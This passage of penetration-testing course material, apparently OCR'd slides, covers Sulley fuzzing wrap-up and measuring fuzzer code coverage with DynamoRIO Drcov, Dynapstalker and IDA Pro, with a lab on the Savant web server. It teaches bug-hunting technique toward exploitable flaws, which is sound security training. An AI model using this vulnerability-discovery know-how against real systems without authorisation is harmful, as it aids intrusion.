- Post-mortem tools aid in crash analysis, cleanup
- Boofuzz is a potential alternative to Sulley in the future

Practice is needed to make this powerful toolkit useful

Summary

In this module, we've examined the process of leveraging the powerful Sulley framework. From a simple perspective, Sulley provides the ability to describe a target protocol using basic primitives, including s_static(), s_delim(), s_short(), and s_string(), among others. We can also take advantage of Sulley's block creation with mutation groups, sizers, and checksums where needed.

Since Sulley is written in and interpreted as a Python script, we can also take advantage of any Python functionality in our fuzzer. This provides us with the ability to easily add functionality to examine the contents of the mutations or the count and estimate time needed for mutation delivery. Sulley also provides several helpful scripts for monitoring, logging, and controlling the target system including Procmon, Netmon, and vmcontrol.

On the target system, we can run the Procmon and Netmon control agents to track and control the target software while logging all the network activity between the fuzzer and the target system. In a more sophisticated deployment using VMware, we can also save and revert snapshot functionality for sophisticated testing purposes. Port-mortem tools such as pcap_cleaner and crashbin_explorer also provide us with the tools to manage and analyze the results of the fuzzing session.

Boofuzz is a potential replacement to Sulley, addressing some bugs and adding desirable enhancements to Sulley. However, Boofuzz's current limitations and inability to identify crash events that are triggered by Sulley prevents us from recommending this tool for grammar-based fuzzing today.

Finally, Sulley is a complex tool with tremendous functionality that will only be leveraged through practice with the toolkit. In the lab exercise that follows, we'll start off by exploring some of the simple functionality provided by Sulley, but we can continue to leverage this framework beyond simple tasks to accomplish complex fuzzing goals.

Additional Information

The following resources provide additional examples of using Sulley effectively, as well as in-depth documentation on the use of the Sulley framework:

Presentation about using Sulley against SCADA network protocols:

http://www.dc414.org/download/confs/defcon15/Speakers/Devarajan/Presentation/dc-15-devarajan.pdf

Official Sulley documentation:

http://www.fuzzing.org/wp-content/SulleyEpyDoc/public/sulley-module.html

Official Sulley manual:

www.fuzzing.org/wp-content/SulleyManual.pdf

Official Sulley manual (in convenient HTML format):

www.informit.com/articles/article.aspx?p=768663&seqNum=4

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing
Python for Penetration Testers
Exercise: Enhancing Python Scripts
Leveraging Scapy
Exercise: Scapy DNS Exploit
Fuzzing Introduction and Operation
Building a Fuzzing Grammar with Sulley
Fuzzing Block Coverage Measurement
Exercise: DynamoRIO Block Measurement
Source-Assisted Fuzzing with AFL
Bootcamp

Fuzzing Block Coverage Measurement


In this module, we'll examine the concepts of measuring code coverage in fuzzing, identify the limitations of fuzzing, and identify mechanisms we can use to improve a fuzzer for more effective bug discovery.

Objectives

- Code coverage measurement and concepts
- Improving the quality of your fuzzer
- Measuring basic block coverage in binaries

Objectives

Our objectives for this module are to understand the concepts of code coverage to improve the quality of a fuzzer and to examine the concepts of code coverage by measuring basic block coverage in binaries without source.



Improving Fuzzer Quality

One constant in fuzzing is as follows: You'll never find bugs in code you don't execute. Since fuzzing relies on live interaction with a target to discover flaws, if you don't reach a code path with vulnerable functions or programmatic flaws, you won't identify the bugs hidden there.

We know the more code that is covered, the greater the chances are that you'll find a bug in the target. We can use code coverage analysis to improve our fuzzers in an effort to perform more effective bug discovery and software testing, both on targets with source available or targets without source.

One technique for improving fuzzer quality is to measure the code coverage under normal operating circumstances with well-behaving traffic. Repeat the code coverage analysis using a fuzzer, then compare the code coverage delta between the well-behaving activity and the fuzzer. If no bugs were discovered with the fuzzer, evaluate the code that was not reached and identify why the code wasn't reached, then modify the fuzzer to cover more code.

Measuring Basic Blocks

- Evaluates basic blocks of code executed
  - Basic block: Code between jump or call locations and ret instructions
- Best alternative when source isn't available


For fuzzing code coverage measurement, we need an instrumentation tool that logs basic block hits.

```
block_one:
    xor     eax, eax
    test    eax, eax
    jnz     short block_three
    mov     [ebp+timeout.tv_sec], 120
    mov     [ebp+timeout.tv_usec], 0

block_two:
    push    0                   ; flags
    mov     ecx, [ebp+len]
    push    ecx                 ; len
    mov     edx, [ebp+buf]
    push    edx                 ; buf
    mov     eax, [ebp+socket]
    push    eax                 ; s
    call    recv
    mov     [ebp+ret], eax
    cmp     [ebp+ret], 0
    jnz     short block_four
    or      eax, 0FFFFFFFFh
    jmp     short block_five
```


Measuring Basic Blocks

If the source code isn't available for analysis, we can also evaluate the disassembly of a binary, identifying the basic blocks that are executed. A basic block is essentially a chunk of assembly instructions between jump or call locations and ret instructions. In the example on this slide, two assembly blocks are shown; "block_one", which includes a handful of instructions, followed by "block_two". Both contain call or jump instructions but are differentiated by the entry points where other code jumps to them or calls another function.

Measuring basic blocks with a fuzzer is a universal measurement mechanism, but it requires a significant amount of effort to review and analyze the results of the runtime analysis. This technique represents the best method for reviewing the coverage of a fuzzer when source code is not available.



Fuzzing Block Coverage Measurement with DynamoRIO

DynamoRIO is a runtime code manipulation framework originally developed from a collaboration between MIT and HP, subsequently acquired by VMware and released as an open-source project by Google. DynamoRIO works as a sort of debugger for x86, x86-64, ARM, and ARM-64 binaries, providing both command-line tools and API endpoints to manipulate arbitrary blocks and individual instructions in a target process.

DynamoRIO is used for several different projects, allowing developers to gain insight into closed-source applications. DynamoRIO tools are often used for instrumentation of binaries, profiling, optimization, and application troubleshooting.

DynamoRIO is available at http://dynamorio.org.

DynamoRIO Drcov

- Drcov is a DynamoRIO tool to collect code coverage information
  - Tracks basic block hits, writes output to a .log file when the application terminates
- Drcov (and other DynamoRIO tools) are invoked using drrun.exe matching the analysis target architecture

```
drrun -t drcov [options] -- targetbinary.exe [target binary options]
```

```
PS C:\DEV> C:\dev\DynamoRIO7\bin32\drrun.exe -t drcov -dump_text --
webserver.exe
```


DynamoRIO Drcov

One of the command-line tools included with DynamoRIO is Drcov. Drcov tracks basic block hits for an instrumented application, writing the block addresses and basic target binary information to a log file when the instrumented application terminates.

To use Drcov, we invoke the application using the DynamoRIO drrun.exe utility that matches the target binary architecture (e.g., 32-bit drrun.exe for instrumenting a 32-bit target binary; 64-bit drrun.exe for instrumenting a 64-bit target binary).

To use Drcov, launch the Drrun binary with the `-t drcov` argument, followed by any other optional Drcov arguments. Next, specify two dashes to delimit Drcov's options from the target binary, then specify the target binary and any additional command-line arguments it requires.

In the example on this page, we use the 32-bit version of drrun.exe to instrument a 32-bit version of *webserver.exe*. We specify the Drcov tool, indicating that the log file should be dumped in plaintext format. The webserver.exe process takes no command-line arguments.

```
DRCOV VERSION: 2
DRCOV FLAVOR: drcov
Module Table: version 2, count 55
Columns: id, base, end, entry, checksum, timestamp, path
0, 0x00400000, 0x00452000, 0x00417935, 0x00000000, 0x3c66e1f4,
C:\Savant\Savant.exe
1, 0x6eee0000, 0x6f040000, 0x6ef88e60, 0x00136967, 0x589416df,
c:\dev\DynamoRIO7\lib32\release\dynamorio.dll
...
module id, start, size:
module[  0]: 0x00070970,  13
module[  0]: 0x00060f89,  16
module[  0]: 0x00060ff0,  14
module[  0]: 0x00060ffe,  26
module[  0]: 0x00061018,  18
module[  0]: 0x00060f99,  11
module[  0]: 0x00060faa,  12
module[  0]: 0x000820fc,  72
```

Drrun identifies each module for the target executable (the exe, and associated libraries) and records the address of each block executed.

Drcov Output

The example on this page shows the output of the Drcov log file, modified for space. Drcov has some basic header information, followed by basic information for each process including an ID, a base or entry point for the application, timestamp, file path, and more. After the components (executables and libraries) associated with the instrumented binary are listed, each basic block hit is recorded, indicating the number of instructions in the basic block.

Dynapstalker

- Dynapstalker is a script inspired by DynamoRIO's Pstalker module
- Reads from Drcov text-based log file output
- Creates an IDC script for IDA Pro to color-code matched blocks
  - Useful for visualizing code coverage
- Can create and apply multiple scripts for the same binary
  - Changes the block color only if it hasn't been colored previously

```
$ python dynapstalker.py
Usage: dynapstalker.py drcov-log-file process-name output-idc-script
[0xrrggbb color]
$ python dynapstalker.py sample/drcov.Savant.exe.03632.0000.proc.log
dnsapi.dll dnsapi-hits.idc 0x00ff00
```


Dynapstalker


Dynapstalker is a Python script written by this author to read from Drcov log files and produce an IDA Pro IDC script that color-codes each basic block reached during instrumentation. It is inspired by the Pstalker tool written by Pedram Amini, included in the PaiMei framework. Unlike PaiMei and Pstalker, Dynapstalker only relies on the log file from Drcov and has no other dependencies.

Using the Drcov, you can instrument the target binary you are fuzzing and record the basic block coverage. With Dynapstalker and IDA Pro, you can easily visualize this coverage as well, identifying blocks your fuzzer hit and missed. Using the information disclosed in the missed blocks, you can change the fuzzer to achieve greater code coverage depth.

Note when using Dynapstalker, you must specify the -dump_text option when you run Drcov (as shown in the prior Drcov example).

Review Missed Blocks

- Evaluate missed blocks
  - Why weren't they reached?
  - Do they look interesting?
  - Consider single-stepping test cases
- Identify instructions and functions of interest to target analysis
  - Any vulnerable string handling functions
  - Assembler "rep movs*" (memcpy)
- Revise fuzzer, measure again
  - Consider using a different color to visualize new blocks reached



Review Missed Blocks

With the Dynapstalker IDC script output, we can continue our analysis of the target. In the illustration on this slide, the white blocks are missed code. Using IDA Pro, we can review the assembly code to identify why they weren't reached without fuzzer and to determine if they look potentially interesting for exploitable bugs. We can even use IDA Pro to single-step the target binary to evaluate the live binary instead of relying purely on static analysis.

During this analysis, it is useful to review vulnerable functions, including any string-handling routines or assembler routines for memory copies (such as "rep movs*" instructions indicating a memcpy call). With this information, we can revise the fuzzer to reach the previously missed blocks and measure the binary again. Consider using a different color for later IDC script exports to quickly identify new blocks that were successfully reached versus blocks that were reached before the fuzzer revision.

Summary

- You'll never find bugs in code you don't execute when fuzzing
  - Solution: Achieve greater coverage through measurement, fuzzer refining
- Use DynamoRIO and Drcov to instrument a binary and record basic blocks reached
- Use Dynapstalker to convert the Drcov log file output to an IDA Pro IDC script
- Apply the IDC script in IDA Pro to color-code reached blocks

Summary

In this module, we examined an important concept with fuzzing, namely that you are not able to find bugs in code you do not execute. The solution to this problem is to carefully monitor the code coverage of a target when fuzzing, continually refining your fuzzer after analyzing the missed code blocks to improve code coverage.

In cases when source code isn't available for the binaries we are evaluating, the DynamoRIO framework with Drcov can identify basic blocks reached with the ability to export coverage data into a log file. Using Dynapstalker, you can convert the Drcov text-based log file to an IDC script for use in IDA Pro for further analysis. Combining these tools together, we can measure and document the areas our fuzzer reaches, and those that the fuzzer did not reach. Knowing the blocks we did not reach, we can evaluate the target executable to identify changes we can make to the fuzzer to achieve a greater level of code coverage.

Exercise: DynamoRIO Block Measurement

- Measure code coverage on the Savant web server
  - Initially for normal network operation
  - Again using a supplied fuzzer script
- Evaluate blocks hit and missed for fuzzer enhancement opportunities

Exercise: DynamoRIO Block Measurement

In this exercise, we'll use the DynamoRIO Drcov block measurement tool to monitor the Savant web server application. We'll measure block coverage under two conditions: Normal network operation (retrieving a web page from the server with a web browser) and again using a supplied fuzzer. You will visualize the coverage difference using IDA Pro and the dynapstalker.py script.

DynamoRIO Drrun, Drcov

- To instrument the Savant binary, launch it with the DynamoRIO Drcov module
- To launch the Drcov module, specify it as an argument to drrun.exe
  - Since Savant.exe is a 32-bit binary, use the 32-bit drrun.exe binary
- Drcov will launch Savant with instrumentation

```
C:\Users\student>cd \dev

C:\DEV>c:\dev\DynamoRIO7\bin32\drrun.exe -t drcov
-dump_text -- c:\Savant\Savant.exe
```

DynamoRIO Drrun, Drcov

First you will instrument the Savant binary as the fuzzing target, launching it with the DynamoRIO Drcov module. Using the Windows 10 image, change to the C:\DEV directory, then run the 32-bit version of drrun.exe with the Drcov module, writing the instrumented data in text format using the -dump_text argument. Delimit the drrun.exe arguments using the double dash parameter, then specify the path to the Savant.exe binary. Savant will start while Drcov instruments the binary.

Interact with Savant – Baseline

- Start with normal access to establish a baseline
- Using your browser, navigate to http://127.0.0.1
- Interact with the Savant web server normally
  - Request the index page, refresh the browser, generate a 404 response
- Spend about a minute interacting with the server, then close Savant
- Drcov will create a log file in the current directory

```
C:\DEV>dir *.log
11/13/2017  07:33 PM         2,387,843
drcov.Savant.exe.04656.0000.proc.log
```


Interact with Savant – Baseline

With Drcov instrumenting the Savant binary, establish a baseline of normal access to color-code in IDA Pro. Browse to the web server at http://127.0.0.1 and interact as a normal user (request the index page, refresh the browser, generate a 404 response or any other non-standard HTTP/200 response, etc.). Spend approximately 1 minute interacting with the server in this fashion.

Next, close the Savant process. Drcov will create a log file in the current directory using a file name similar to the example shown here.

Interact with Savant – Basic Fuzzer

- Start Savant with Drcov again
- Use the supplied basic HTTP fuzzer in C:\DEV\httpfuzz.py to interact with the server
- Let the fuzzer run for approximately 1 minute, then stop the fuzzer and quit Savant
- Drcov will generate a second log file

```
C:\DEV>python httpfuzz.py
Sending junk to the local webserver
Fuzzing verbs set 0
Fuzzing verbs set 1
```


Interact with Savant – Basic Fuzzer

Now you have established the baseline of access to the web server, you will instrument the Savant process again, this time using a simple fuzzer to send a mutated HTTP request to the server.

Press the up arrow in your command prompt to return to the previous Drrun command line, then press Enter to start Drrun again. Open a new command prompt and navigate to the C:\DEV window. Optionally examine, then run the httpfuzz.py script. Let the fuzzer run for approximately 1 minute, then stop the fuzzer by pressing CTRL+C, then quit Savant.

Like we saw in the previous example, Drcov will generate a new log file recording the basic blocks reached when the instrumented binary exits.

Convert Drcov Log Files to IDC Scripts

- Use Dynapstalker to convert log files to IDC color-coded scripts
  - "Base" script will be highlighted yellow (0x00ffff)
  - "Fuzzer" script will be highlighted green (0x00ff00)

```
C:\DEV>python dynapstalker\dynapstalker.py
Usage: dynapstalker\dynapstalker.py drcov-log-file process-name output-idc-
script [0xrrggbb color]

C:\DEV>python dynapstalker\dynapstalker.py
drcov.Savant.exe.02840.0000.proc.log savant.exe savant-base.idc 0x00ffff

C:\DEV>python dynapstalker\dynapstalker.py
drcov.Savant.exe.04656.0000.proc.log savant.exe savant-fuzzer.idc 0x00ff00
```


Convert Drcov Log Files to IDC Scripts

Next, use Dynapstalker to convert the log files generated by Drcov to IDC color-coded scripts. Dynapstalker takes three mandatory and one option argument:

- The Drcov log file
- The case-insensitive instrumented process name (here, savant.exe)
- The desired IDC script name
- An optional RGB color code in hex notation (the default value is yellow, 0x00ffff)

Run the Dynapstalker script twice, creating two output IDC scripts for use in IDA Pro. The first script will represent the base instrumentation generated through normal access to the server. The second will represent the basic blocks reached under the simple Python fuzzer. Use yellow to mark the base access and green to mark the fuzzed access, as shown.

Basic Block Tracing – Color-Code Covered Blocks in IDA Pro

- Start IDA Pro Demo
  - Select "New" to disassemble a new file
  - Open C:\savant\savant.exe
  - Choose "No" for symbol lookup
  - Wait for autoanalysis complete message
- Run IDC scripts from Dynapstalker, oldest first!
- Click File → Script File
  - Select c:\DEV\savant-base.idc, click Open
  - Select c:\DEV\savant-fuzzer.idc, click Open


Basic Block Tracing – Color-Code Coverage Blocks in IDA Pro

Start the IDA Pro Demo software next. Click "New" on the "IDA: Quick start" window. Select C:\savant\savant.exe as the file to disassemble. When prompted, choose "No" for the symbol lookup, acknowledging the warning with the missing .sig file. The IDA Pro autoanalysis process will start; wait for the message indicating this process has finished before continuing to the next step, answering "No" to the prompt about the proximity view feature.

After the autoanalysis process completes, we can run the IDC scripts to color the hit blocks in the IDA display. It is important to process the oldest IDC scripts first. Click File | Script File, then browse to and select C:\DEV\savant-base.idc, clicking Open to process the file. Repeat this step for the second IDC script at C:\DEV\savant-fuzzer.idc.

Visualize Block Coverage


- Press "G" to open Jump dialog
- Enter address 00406430
- Press "W" to fit to screen
- IDA Pro doesn't show block colors until you zoom in
  - Windows users: Use CTRL+KeypadPlus or CTRL+KeypadMinus to zoom in and out
  - We've customized IDA Pro to use "2" to zoom in and "3" to zoom out for the rest of us
- Zoom in until you see colored blocks
  - Click and drag to pan graph view



Visualize Block Coverage

In IDA Pro, press the G key to open the Jump dialog. Enter the address 00406430 to jump to the function shown on this page. In IDA Pro, you can press W to scale the graph to fit the screen, shown on this page. IDA Pro allows you to press 1 to zoom in to 100% resolution and Windows users can press CTRL+KeypadPlus or CTRL+KeypadMinus to zoom in and out. In the Windows 10 VM used in class, we have configured IDA Pro to use the 2 key to zoom in and the 3 key to zoom out.

Zoom in on the IDA Pro view until you see colored blocks, marking the blocks hit by the two Drrun invocations, for base functionality and the targeted fuzzer coverage. Click and drag with your move to pan the graph view.



IDA Pro Graph Coverage

Zoomed in, we can see the blocks marked by the two IDC scripts. The first script representing basic browser-created access is marked in yellow. Those blocks do not change color, even if they are referenced again by subsequent scripts (the IDC script will only change the block color if it is the default white color).

The green blocks indicate coverage from the fuzzer, reaching different areas of the target executable. Still, the script could be further improved to reach more of the unreached blocks. Analyzing the disassembled blocks can offer insight into what needs to be done to change the fuzzer to reach greater code coverage.


The Point

- Your fuzzer will never find bugs in code you don't execute
- DynamoRIO's Drcov module logs the address of executed blocks
- Dynapstalker converts the Drcov log into IDA Pro IDC scripts
